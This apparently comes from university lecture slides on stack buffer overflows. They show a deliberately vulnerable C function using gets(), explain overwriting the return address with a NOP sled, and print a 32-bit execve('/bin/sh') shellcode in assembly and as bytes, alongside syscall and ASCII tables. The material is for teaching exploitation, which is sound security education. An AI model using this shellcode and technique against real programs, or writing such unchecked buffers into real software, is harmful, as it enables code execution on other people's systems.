NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

Overwrite a return address and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: overflowret4_32

```
int vulfoo()
{
  char buf[40];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

How to overwrite the return address?

Inject data big enough…


What to overwrite the return address?

Whatever we want?


What code to execute?

Something that give us more control??

Stack-based Buffer Overflow



Stack-based Buffer Overflow



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



How about we put shellcode in buf??

And overwrite RET to point to the shellcode?


The shellcode will generate a shell for us.

Stack-based Buffer Overflow



Stack-based Buffer Overflow

Function Frame of Vulfoo



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
push   eax
push   ebx
mov    ecx,esp
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
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                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes


http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

Making a System Call in x86 Assembly



eax=11; execve(“/bin/sh”, Addr of “/bin/sh”, 0)

Your First Shellcode: execve(“/bin/sh”) 32-bit

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push   eax
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mov    ebx,esp
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
Registers:
eax = 0;
ebx
ecx
edx



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

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

2f 62 69 6e 2f 2f 73 68

/ b i n / / s h

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Your First Shellcode: execve("/bin/sh") 32-bit

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

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

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

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

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

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If successful, a new process “/bin/sh” is created!

